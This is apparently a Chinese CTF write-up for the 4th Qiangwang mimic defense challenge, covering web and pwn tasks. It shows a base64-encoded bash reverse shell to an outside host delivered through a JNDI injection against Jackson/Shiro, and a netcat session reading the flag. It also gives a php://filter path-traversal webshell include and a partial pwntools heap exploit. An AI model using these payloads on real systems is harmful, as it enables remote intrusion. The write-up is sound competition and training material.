第四届“强网”拟态防御国际精英挑战赛_wp（下）

原创

合天网安实验室 于 2021-10-29 16:20:00 发布 405 收藏 2
文章标签： callback opencl data mining streaming vc

Crypto

签到

flag{GaqY7KtEtrVlX1Q5oP5iEBRCYXEAy8rT}

Web

1、zerocalc

读到

```
readFile('./src/index.js') = const express = require("express");
const path = require("path");
const fs = require("fs");
const notevil = require("./notevil"); // patched something...
const crypto = require("crypto");
const cookieSession = require("cookie-session");
const app = express();
app.use(express.urlencoded({
       extended: true
}));
app.use(express.json());
app.use(cookieSession({
       name: 'session',
       keys: [Math.random().toString(16)],
})); //flag in root directory but name is randomized
const utils = {
       async md5(s) {
              return new Promise((resolve, reject) = >{
                     resolve(crypto.createHash("md5").update(s).digest("hex"));
              });
      },
       async readFile(n) {
              return new Promise((resolve, reject) = >{
                     fs.readFile(n, (err, data) = >{
                            if (err) {
                                   reject(err);
                            } else {
                                   resolve(data);
                            }
                     });
              });
      },
}
const template = fs.readFileSync("./static/index.html").toString();
function render(s) {
       return template.replace("{{res}}", s.join('\n'));
```

```
        return template.replace('{{res}}', s.join('\n'));
}
app.use("/", async(req, res) => {
        const e = req.body.e;
        const his = req.session.his || [];
        if (e) {
                try {
                        const ret = (await notevil(e, utils)).toString();
                        his.unshift(`${
                                e
                        } = ${
                                ret
                        }`);
                        if (his.length > 10) {
                                his.pop();
                        }
                } catch(error) {
                        console.log(error);
                        his.add(`${
                                e
                        } = wrong ? `);
                }
                req.session.his = his;
        }
        res.send(render(his));
});
app.use((err, res) => {
        console.log(err);
        res.redirect('/');
});
app.listen(process.env.PORT || 8888);
```

网卡信息网络信息啥的都能直接读，读flag试试

2、Jack-Shiro

jackson反序列化打spring，反弹shell

```
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaC                    AtaSA+
```


```
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC84MS43MC410S4xMTIvMTg4ODggMD4mMQ==}|{base64,-d}|{bash,-i}
---------------------------JNDI Links---------------------------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://81.70.59.112:1099/k4a1g1
ldap://81.70.59.112:1389/k4a1g1
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://81.70.59.112:1099/ifzli2
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://81.70.59.112:1099/c9rfda
ldap://81.70.59.112:1389/c9rfda

---------------------------Server Log---------------------------
2021-10-23 18:53:00 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2021-10-23 18:53:00 [RMISERVER]  >> Listening on 0.0.0.0:1099
2021-10-23 18:53:01 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2021-10-23 18:53:14 [RMISERVER]  >> Have connection from /123.60.26.60:49554
2021-10-23 18:53:14 [RMISERVER]  >> Reading message...
2021-10-23 18:53:14 [RMISERVER]  >> Is RMI.lookup call for ifzli2 2
2021-10-23 18:53:14 [RMISERVER]  >> Sending local classloading reference.
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by util.Reflections (file:/root/JNDI-Injection-Exploit-master/JNDI-Injection-Exploit-1.0-SNAPSHO
T-all.jar) to field com.sun.jndi.rmi.registry.ReferenceWrapper.wrappee
WARNING: Please consider reporting this to the maintainers of util.Reflections
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
2021-10-23 18:53:14 [RMISERVER]  >> Closing connection
```

提前监听着18888端口

然后postman发送时候/;/json路由可以绕过shiro

```
["ch.qos.logback.core.db.JNDIConnectionSource",{"jndiLocation":"rmi://vpn：port/ifzli2"}]
```



就有shell了：

```
root@VM-8-16-ubuntu:~# nc -nlvp 18888
Listening on 0.0.0.0 18888
Connection received on 123.60.26.60 45226
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
bash-4.4$ ls
ls
BUILDING.txt
CONTRIBUTING.md
LICENSE
NOTICE
README.md
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
bash-4.4$ cat /flag
cat /flag
flag{XZgw550JXoWU0EI1ATBsTtZFSOwyX1FM}
```


3、new_hospital

dirsearch扫描下，没源码泄露啥的


```
200     7B   http://123.60.75.243:32767/flag.php
200     6KB http://123.60.75.243:32767/footer.php
200   898B   http://123.60.75.243:32767/header.php
200   30KB http://123.60.75.243:32767/index.php
200   30KB http://123.60.75.243:32767/index.php/login/
200     3KB http://123.60.75.243:32767/js/
200   18KB http://123.60.75.243:32767/news.php
301   321B   http://123.60.75.243:32767/old    -> REDIRECTS TO: http://123.60.75.243:32767/old/
200   28KB http://123.60.75.243:32767/old/
200   19KB http://123.60.75.243:32767/online.php
```

直接访问flag.php没权限

有一个/old 估计是老站，也扫了一遍，这个里面倒是没flag.php




都点点各个页面，找到一个进去就有报错信息的



更改id参数，发现访问内容是由id参数决定的。


想到扫到的/old这个站，也进去了，发现不是由id参数决定的，第一次进去后，更改id参数，get到的结果是不变的。

如果一开始访问时候cookie是2.js，id无论怎么咋改，都还是file_get_contents(2.js)



猜测由cookie字段决定的访问内容

更改cookie为flag.php的目录：




4、EasyFilter

php伪协议的二次读入流读时解码即可

```php
<?php
   ini_set("open_basedir","./");
   if(!isset($_GET['action'])){
       highlight_file(__FILE__);
       die();
  }
   if($_GET['action'] == 'w'){
       @mkdir("./files/");
       $content = $_GET['c'];
       $file = bin2hex(random_bytes(5));
       file_put_contents("./files/".$file,base64_encode($content));
       echo "./files/".$file;
  }elseif($_GET['action'] == 'r'){
       $r = $_GET['r'];
       $file = "./files/".$r;
       include("php://filter/resource=$file");
  }
```

写phpinfo 到 a0e57a3048


```
http://124.70.181.14:32768/?action=w&c=%3C?php%20phpinfo();?%3E
```




./files/a0e57a3048

打出phpinfo，目录的../个数一层一层试好像只有这么多个的时候才能触发

```
http://124.70.181.14:32768/?action=r&r=php://filter/read=convert.base64-decode/resource=../../../../../../f
```




写马 64ee041d34




```
http://124.70.181.14:32768/?action=r&r=php://filter/read=convert.base64-decode/resource=../../../../../../f
```

post数据即可



pwn

1、bitflip

libc2.27 off by one， 给的bitflip的功能并没有用到

```
#!usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys


pc="./bitflip"
reomote_addr=["124.71.130.185",49155]


elf = ELF(pc)
libc = elf.libc


context.binary=pc
context.terminal=["gnome-terminal",'-x','sh','-c']




if len(sys.argv)==1:
   context.log_level="debug"
   p=process(pc)
if len(sys.argv)==2 :
   if 'r' in sys.argv[1]:
       p = remote(reomote_addr[0],reomote_addr[1])
   if 'n' not in sys.argv[1]:
       context.log_level="debug"


ru = lambda x : p.recvuntil(x,timeout=0.2)
sn = lambda x : p.send(x)
rl = lambda   : p.recvline()
sl = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a,b : p.sendafter(a,b)
sla = lambda a,b : p.sendlineafter(a,b)
itr= lambda :p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:].ljust(8,'\x00'))
rv6 = lambda : u64(rv(6)+'\x00'*2)
lg = lambda s: log.info('\033[1;31;40m %s --> 0x%x \033[0m' % (s, eval(s)))
bp = lambda src=None : attach(p,src)
og = lambda libcpwd : map(int, subprocess.check_output(['one_gadget', '--raw', libcpwd]).split(' '))




what_choice="Your choice: "
ch_add="1"
ch_dele="4"
ch_edit="2"
ch_show="3"
what_size="Size: "
```

```
what_c="Content: "
what_idx="Index: "
def add(idx,size):
   ru(what_choice)
   sl(ch_add)
   ru(what_idx)
   sl(str(idx))
   ru(what_size)
   sl(str(size))


def dele(idx):
   ru(what_choice)
   sl(ch_dele)
   ru(what_idx)
   sl(str(idx))


def edit(idx,c):
   ru(what_choice)
   sl(ch_edit)
   ru(what_idx)
   sl(str(idx))
   ru(what_c)
   sl(c)  ##


def show(idx):
